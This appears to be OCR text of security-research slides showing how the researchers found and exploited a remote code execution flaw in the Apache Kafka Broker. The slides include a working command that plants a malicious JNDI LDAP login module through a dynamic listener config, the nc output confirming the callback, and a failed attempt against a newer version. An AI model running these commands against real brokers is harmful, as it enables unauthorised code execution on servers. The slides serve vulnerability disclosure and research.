
||

RCE

4. Uncovering Hidden Vulnerabilities in Kafka Broker

❒ Why we target the Kafka Broker

Kafka Broker is the core component of the Kafka ecosystem



https://medium.com/@navdeepsharma/the-ecosystem-of-apache-kafka-6087b621d16f

❒ Why we target the Kafka Broker

Prior to this, Kafka Broker had no RCE vulnerability

❒ How we find this vulnerability

❐ How we find this vulnerability

Read official docs: initially just to bypass CVE-2023-25194

3.3 Producer Configs

Below is the configuration of the producer:

key.serializer

Serializer class for key that implements the `org.apache.kafka.common.serialization.Serializer` interface.

Type: class
Default:
Valid Values:
Importance: high

value.serializer

Serializer class for value that implements the `org.apache.kafka.common.serialization.Serializer` interface.

Type: class
Default:
Valid Values:
Importance: high

bootstrap.servers

A list of host/port pairs used to establish the initial connection to the Kafka cluster. Clients use this list to bootstrap and discover the full set of Kafka brokers. While the order of servers in the list does not matter, we recommend including more than one server to ensure resilience if any servers are down. This list does not need to contain the entire set of brokers, as Kafka clients automatically manage and update connections to the cluster efficiently. This list must be in the form `host1:port1,host2:port2,...` .

Type: list
Default: ""

https://kafka.apache.org/documentation/

❒ How we find this vulnerability

An accidental discovery

Adding and Removing Listeners


Listeners may be added or removed dynamically. When a new listener is added, security configs of the listener must be provided as listener configs with the listener prefix `listener.name.{listenerName}.`. If the new listener uses SASL, the JAAS configuration of the listener must be provided using the JAAS configuration property `sasl.jaas.config` with the listener and mechanism prefix. See JAAS configuration for Kafka brokers for details.

In Kafka version 1.1.x, the listener used by the inter-broker listener may not be updated dynamically. To update the inter-broker listener to a new listener, the new listener may be added on all brokers without restarting the broker. A rolling restart is then required to update `inter.broker.listener.name`.

https://kafka.apache.org/documentation/

❒ How we find this vulnerability

😯 Wait, the Broker also supports JAAS!




Adding and Removing Listeners

Listeners may be added or removed dynamically. When a new listener is added, security configs of the listener must be provided as listener configs with the listener prefix `listener.name.{listenerName}.`. If the new listener uses SASL, the JAAS configuration of the listener must be provided using the JAAS configuration property `sasl.jaas.config` with the listener and mechanism prefix. See JAAS configuration for Kafka brokers for details.


In Kafka version 1.1.x, the listener used by the inter-broker listener may not be updated dynamically. To update the inter-broker listener to a new listener, the new listener may be added on all brokers without restarting the broker. A rolling restart is then required to update `inter.broker.listener.name`.

https://kafka.apache.org/documentation/

❒ Introduce this feature



❒ Introduce this feature



❒ Set up the environment

3.3.2

- Released Jan 23, 2023
- Release Notes
- Source download: kafka-3.3.2-src.tgz (asc, sha512)
- Binary downloads:
  - Scala 2.12 - kafka_2.12-3.3.2.tgz (asc, sha512)
  - Scala 2.13 - kafka_2.13-3.3.2.tgz (asc, sha512)

```
#!/bin/bash
rm -rf kafka_2.13-3.3.2
rm -rf /tmp/kraft-combined-logs
tar -zxvf kafka_2.13-3.3.2.tgz
cd kafka_2.13-3.3.2
KAFKA_CLUSTER_ID="$(bin/kafka-storage.sh random-uuid)"
bin/kafka-storage.sh format -t $KAFKA_CLUSTER_ID -c config/kraft/server.properties
sed -i 's/localhost/127.0.0.1/' config/kraft/server.properties
bin/kafka-server-start.sh config/kraft/server.properties
```

https://kafka.apache.org/downloads

❒ Exploit it step by step

GetBrokerConfig

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.
0.1:9092 --describe --entity-type brokers --all
All configs for broker 1 are:
  log.cleaner.min.compaction.lag.ms=0 sensitive=false synonyms={DEFAULT_CONFIG:log.cleaner.min.
compaction.lag.ms=0}
  offsets.topic.num.partitions=50 sensitive=false synonyms={DEFAULT_CONFIG:offsets.topic.num.pa
rtitions=50}
  sasl.oauthbearer.jwks.endpoint.refresh.ms=3600000 sensitive=false synonyms={DEFAULT_CONFIG:sa
sl.oauthbearer.jwks.endpoint.refresh.ms=3600000}
  log.flush.interval.messages=9223372036854775807 sensitive=false synonyms={DEFAULT_CONFIG:log.
flush.interval.messages=9223372036854775807}
  controller.socket.timeout.ms=30000 sensitive=false synonyms={DEFAULT_CONFIG:controller.socket
.timeout.ms=30000}
  principal.builder.class=org.apache.kafka.common.security.authenticator.DefaultKafkaPrincipalB
uilder sensitive=false synonyms={DEFAULT_CONFIG:principal.builder.class=org.apache.kafka.common
.security.authenticator.DefaultKafkaPrincipalBuilder}
  log.flush.interval.ms=null sensitive=false synonyms={}
  controller.quorum.request.timeout.ms=2000 sensitive=false synonyms={DEFAULT_CONFIG:controller
.quorum.request.timeout.ms=2000}
  sasl.oauthbearer.expected.audience=null sensitive=false synonyms={}
  min.insync.replicas=1 sensitive=false synonyms={DEFAULT_CONFIG:min.insync.replicas=1}
  num.recovery.threads.per.data.dir=1 sensitive=false synonyms={STATIC_BROKER_CONFIG:num.recove
ry.threads.per.data.dir=1, DEFAULT_CONFIG:num.recovery.threads.per.data.dir=1}
  ssl.keystore.type=JKS sensitive=false synonyms={DEFAULT_CONFIG:ssl.keystore.type=JKS}
```

❒ Exploit it step by step

1. Focus on the listeners configuration

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.
0.1:9092 --describe --entity-type brokers --all |grep listeners
  early.start.listeners=null sensitive=false synonyms={}
  listeners=PLAINTEXT://:9092,CONTROLLER://:9093 sensitive=false synonyms={STATIC_BROKER_CONFIG
:listeners=PLAINTEXT://:9092,CONTROLLER://:9093, DEFAULT_CONFIG:listeners=PLAINTEXT://:9092}
  advertised.listeners=PLAINTEXT://127.0.0.1:9092 sensitive=false synonyms={STATIC_BROKER_CONFI
G:advertised.listeners=PLAINTEXT://127.0.0.1:9092}
```

2. Using netstat to check the listening ports

```
tcp6       0      0 :::9093                 :::*                    LISTEN      489890/java

tcp6       0      0 :::9092                 :::*                    LISTEN      489890/java
```

❒ Exploit it step by step

1. Try to add a new listener

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.
0.1:9092  --alter   --broker 1  --add-config 'listeners=[SASL_PLAINTEXT://:9094,PLAINTEXT://:90
92,CONTROLLER://:9093]'
Completed updating config for broker 1.
```

2. The Broker receives the request

```
[2025-06-28 17:33:05,193] INFO [BrokerMetadataPublisher id=1] Updating broker 1 with new configuration : listeners -> SASL_PLAINTE
XT://:9094,PLAINTEXT://:9092,CONTROLLER://:9093 (kafka.server.metadata.BrokerMetadataPublisher)
[2025-06-28 17:33:05,195] INFO KafkaConfig values:
        advertised.listeners = PLAINTEXT://127.0.0.1:9092
        alter.config.policy.class.name = null
        alter.log.dirs.replication.quota.window.num = 11
        alter.log.dirs.replication.quota.window.size.seconds = 1
        authorizer.class.name =
        auto.create.topics.enable = true
        auto.leader.rebalance.enable = true
        background.threads = 10
        broker.heartbeat.interval.ms = 2000
```

3. Successfully Added!

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# netstat -pantu|grep 9094
tcp6       0      0 :::9094                 :::*                    LISTEN      489890/java
```

❒ Exploit it step by step

1. Try to add a new listener

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.
0.1:9092  --alter   --broker 1  --add-config 'listeners=[SASL_PLAINTEXT://:9094,PLAINTEXT://:90
92,CONTROLLER://:9093]'
Completed updating config for broker 1.
```

🧐 What is the SASL_PLAINTEXT?

security.protocol: Protocol used to communicate with brokers. Valid values are: PLAINTEXT, SSL, SASL_PLAINTEXT, SASL_SSL.

Type: string — **Default**: PLAINTEXT — **Valid Values**: — **Importance**: medium

❒ Exploit it step by step

😅 But in fact, the Broker will also throw an Exception

```
[2025-06-28 17:33:05,201] INFO [SocketServer listenerType=BROKER, nodeId=1] Adding data-plane listeners for endpoints ArraySeq(End
Point(null,9094,ListenerName(SASL_PLAINTEXT),SASL_PLAINTEXT)) (kafka.network.SocketServer)
[2025-06-28 17:33:05,202] INFO Updated connection-accept-rate max connection creation rate to 2147483647 (kafka.network.Connection
Quotas)
[2025-06-28 17:33:05,202] INFO Awaiting socket connections on 0.0.0.0:9094. (kafka.network.DataPlaneAcceptor)
[2025-06-28 17:33:05,204] ERROR Per-broker configs of 1 could not be applied: java.util.Collections$3@700f7402 (kafka.server.Dynam
icBrokerConfig)
java.lang.IllegalArgumentException: Could not find a 'KafkaServer' or 'sasl_plaintext.KafkaServer' entry in the JAAS configuration
. System property 'java.security.auth.login.config' is not set
        at org.apache.kafka.common.security.JaasContext.defaultContext(JaasContext.java:131)
        at org.apache.kafka.common.security.JaasContext.load(JaasContext.java:96)
        at org.apache.kafka.common.security.JaasContext.loadServerContext(JaasContext.java:69)
        at org.apache.kafka.common.network.ChannelBuilders.create(ChannelBuilders.java:143)
        at org.apache.kafka.common.network.ChannelBuilders.serverChannelBuilder(ChannelBuilders.java:107)
        at kafka.network.Processor.<init>(SocketServer.scala:921)
        at kafka.network.Acceptor.newProcessor(SocketServer.scala:829)
        at kafka.network.Acceptor.$anonfun$addProcessors$1(SocketServer.scala:799)
        at scala.collection.immutable.Range.foreach$mVc$sp(Range.scala:190)
        at kafka.network.Acceptor.addProcessors(SocketServer.scala:798)
        at kafka.network.DataPlaneAcceptor.configure(SocketServer.scala:502)
        at kafka.network.SocketServer.createDataPlaneAcceptorAndProcessors(SocketServer.scala:228)
```

❒ Exploit it step by step

🧐 Wait, no JAAS configuration?

```
[2025-06-28 17:33:05,201] INFO [SocketServer listenerType=BROKER, nodeId=1] Adding data-plane listeners for endpoints ArraySeq(End
Point(null,9094,ListenerName(SASL_PLAINTEXT),SASL_PLAINTEXT)) (kafka.network.SocketServer)
[2025-06-28 17:33:05,202] INFO Updated connection-accept-rate max connection creation rate to 2147483647 (kafka.network.Connection
Quotas)
[2025-06-28 17:33:05,202] INFO Awaiting socket connections on 0.0.0.0:9094. (kafka.network.DataPlaneAcceptor)
[2025-06-28 17:33:05,204] ERROR Per-broker configs of 1 could not be applied: java.util.Collections$3@700f7402 (kafka.server.Dynam
icBrokerConfig)
java.lang.IllegalArgumentException: Could not find a 'KafkaServer' or 'sasl_plaintext.KafkaServer' entry in the JAAS configuration
. System property 'java.security.auth.login.config' is not set
        at org.apache.kafka.common.security.JaasContext.defaultContext(JaasContext.java:131)
        at org.apache.kafka.common.security.JaasContext.load(JaasContext.java:96)
        at org.apache.kafka.common.security.JaasContext.loadServerContext(JaasContext.java:69)
        at org.apache.kafka.common.network.ChannelBuilders.create(ChannelBuilders.java:143)
        at org.apache.kafka.common.network.ChannelBuilders.serverChannelBuilder(ChannelBuilders.java:107)
        at kafka.network.Processor.<init>(SocketServer.scala:921)
        at kafka.network.Acceptor.newProcessor(SocketServer.scala:829)
        at kafka.network.Acceptor.$anonfun$addProcessors$1(SocketServer.scala:799)
        at scala.collection.immutable.Range.foreach$mVc$sp(Range.scala:190)
        at kafka.network.Acceptor.addProcessors(SocketServer.scala:798)
        at kafka.network.DataPlaneAcceptor.configure(SocketServer.scala:502)
        at kafka.network.SocketServer.createDataPlaneAcceptorAndProcessors(SocketServer.scala:228)
```

🤩 If we set the config, we can trigger JAAS process!

❒ Exploit it step by step

🤯 How to set the JAAS configuration?

❒ Exploit it step by step

😉 Read the docs again, and find the answer

1. **JAAS configuration for Kafka brokers**

`KafkaServer` is the section name in the JAAS file used by each KafkaServer/Broker. This section provides SASL configuration options for the broker including any SASL client connections made by the broker for inter-broker communication. If multiple listeners are configured to use SASL, the section name may be prefixed with the listener name in lower-case followed by a period, e.g. `sasl_ssl.KafkaServer`.

Brokers may also configure JAAS using the broker configuration property `sasl.jaas.config`. The property name must be prefixed with the listener prefix including the SASL mechanism, i.e. `listener.name.{listenerName}.{saslMechanism}.sasl.jaas.config`. Only one login module may be specified in the config value. If multiple mechanisms are configured on a listener, configs must be provided for each mechanism using the listener and mechanism prefix. For example,

```
listener.name.sasl_ssl.scram-sha-256.sasl.jaas.config=org.apa
    username="admin" \
    password="admin-secret";
listener.name.sasl_ssl.plain.sasl.jaas.config=org.apache.kafk
    username="admin" \
    password="admin-secret" \
    user_admin="admin-secret" \
    user_alice="alice-secret";
```

https://kafka.apache.org/documentation/#security_jaas_broker

❒ Exploit it step by step

Configuration key

```
1 listener.name.{listenerName}.{saslMechanism}.sasl.jaas.config
```

By default

```
sasl.enabled.mechanisms = [GSSAPI]
```

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092  --alter   --broker 1  --a
dd-config 'listener.name.sasl_plaintext.gssapi.sasl.jaas.config=[com.sun.security.auth.module.JndiLoginModule required user.provid
er.url="ldap://127.0.0.1:1389/evil" useFirstPass="true" group.provider.url="xxx";],listeners=[SASL_PLAINTEXT://:9094,PLAINTEXT://:
9092,CONTROLLER://:9093]'
Completed updating config for broker 1.
```

Pwned in one hit?

❒ Exploit it step by step

😅 Throw a new Exception

```
[2025-06-30 15:49:39,946] ERROR Per-broker configs of 1 could not be applied: java.util.Collections$3@36368e43 (kafka.server.Dynam
icBrokerConfig)
org.apache.kafka.common.KafkaException: java.lang.IllegalArgumentException: No serviceName defined in either JAAS or Kafka config
        at org.apache.kafka.common.network.SaslChannelBuilder.configure(SaslChannelBuilder.java:184)
        at org.apache.kafka.common.network.ChannelBuilders.create(ChannelBuilders.java:192)
        at org.apache.kafka.common.network.ChannelBuilders.serverChannelBuilder(ChannelBuilders.java:107)
        at kafka.network.Processor.<init>(SocketServer.scala:921)
        at kafka.network.Acceptor.newProcessor(SocketServer.scala:829)
        at kafka.network.Acceptor.$anonfun$addProcessors$1(SocketServer.scala:799)
        at scala.collection.immutable.Range.foreach$mVc$sp(Range.scala:190)
        at kafka.network.Acceptor.addProcessors(SocketServer.scala:798)
```

❒ Exploit it step by step

Sad != Solution. Code == Clues.

```
private static String getServiceName(Map<String, ?> configs, String contextName, Configuration configuration) {
    List<AppConfigurationEntry> configEntries = Arrays.asList(configuration.getAppConfigurationEntry(contextName));
    String jaasServiceName = JaasContext.configEntryOption(configEntries, JaasUtils.SERVICE_NAME, loginModuleName: null);
    String configServiceName = (String) configs.get(SaslConfigs.SASL_KERBEROS_SERVICE_NAME);
    if (jaasServiceName != null && configServiceName != null && !jaasServiceName.equals(configServiceName)) {
        String message = String.format("Conflicting serviceName values found in JAAS and Kafka configs " +
            "value in JAAS file %s, value in Kafka config %s", jaasServiceName, configServiceName);
        throw new IllegalArgumentException(message);
    }

    if (jaasServiceName != null)
        return jaasServiceName;
    if (configServiceName != null)
        return configServiceName;

    throw new IllegalArgumentException("No serviceName defined in either JAAS or Kafka config");
}
```

```
public static final String SASL_KERBEROS_SERVICE_NAME = "sasl.kerberos.service.name";
```

❒ Exploit it step by step

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092  --alter   --broker 1  --a
dd-config 'listener.name.sasl_plaintext.gssapi.sasl.jaas.config=[com.sun.security.auth.module.JndiLoginModule required user.provid
er.url="ldap://127.0.0.1:1389/evil" useFirstPass="true" group.provider.url="xxx";],listeners=[SASL_PLAINTEXT://:9094,PLAINTEXT://:
9092,CONTROLLER://:9093],sasl.kerberos.service.name=Test'
Completed updating config for broker 1.
```

```
root@iZj6cit8a025m7gcof6pk4Z:~# nc -lvnp 1389
Listening on 0.0.0.0 1389
Connection received on 127.0.0.1 52890
0
 `?
```

❒ Exploit it step by step

Another solution

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.3.2# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092  --alter   --broker 1  --add-config 'listener.name.sasl_plaintext.plain.sasl.jaas.config=[com.sun.security.auth.module.JndiLoginModule required user.provider.url="ldap://127.0.0.1:1389/evil" useFirstPass="true" group.provider.url="xxx";],sasl.enabled.mechanisms=PLAIN,listeners=[SASL_PLAINTEXT://:9094,PLAINTEXT://:9092,CONTROLLER://:9093]'
Completed updating config for broker 1.
```

```
root@iZj6cit8a025m7gcof6pk4Z:~# nc -lvnp 1389
Listening on 0.0.0.0 1389
Connection received on 127.0.0.1 41876
0
 `?
```

❒ We did it!

❒ Try to exploit a newer Kafka Broker

```
root@iZj6cit8a025m7gcof6pk4Z:~/kafka_2.13-3.4.0# bin/kafka-configs.sh --bootstrap-server 127.0.0.1:9092
--alter   --broker 1  --add-config 'listener.name.sasl_plaintext.plain.sasl.jaas.config=[com.sun.security
.auth.module.JndiLoginModule required user.provider.url="ldap://127.0.0.1:1389/evil" useFirstPass="true"
group.provider.url="xxx";],sasl.enabled.mechanisms=PLAIN,listeners=[SASL_PLAINTEXT://:9094,PLAINTEXT://:9
092,CONTROLLER://:9093]'
Completed updating config for broker 1.
```

Failed, why?

```
[2025-06-28 17:44:57,709] ERROR Per-broker configs of 1 could not be applied: java.util.Collections$3@2beb9
b51 (kafka.server.DynamicBrokerConfig)
java.lang.IllegalArgumentException: com.sun.security.auth.module.JndiLoginModule is not allowed. Update Sys
tem property 'org.apache.kafka.disallowed.login.modules' to allow com.sun.security.auth.module.JndiLoginMod
ule
        at org.apache.kafka.common.security.JaasContext.throwIfLoginModuleIsNotAllowed(JaasContext.java:113
)
        at org.apache.kafka.common.security.JaasContext.load(JaasContext.java:100)
        at org.apache.kafka.common.security.JaasContext.loadServerContext(JaasContext.java:74)
        at org.apache.kafka.common.network.ChannelBuilders.create(ChannelBuilders.java:143)
        at org.apache.kafka.common.network.ChannelBuilders.serverChannelBuilder(ChannelBuilders.java:107)
        at kafka.network.Processor.<init>(SocketServer.scala:921)
```

❒ Try to exploit a newer Kafka Broker


Root cause

```
1  public class JaasContext {
2
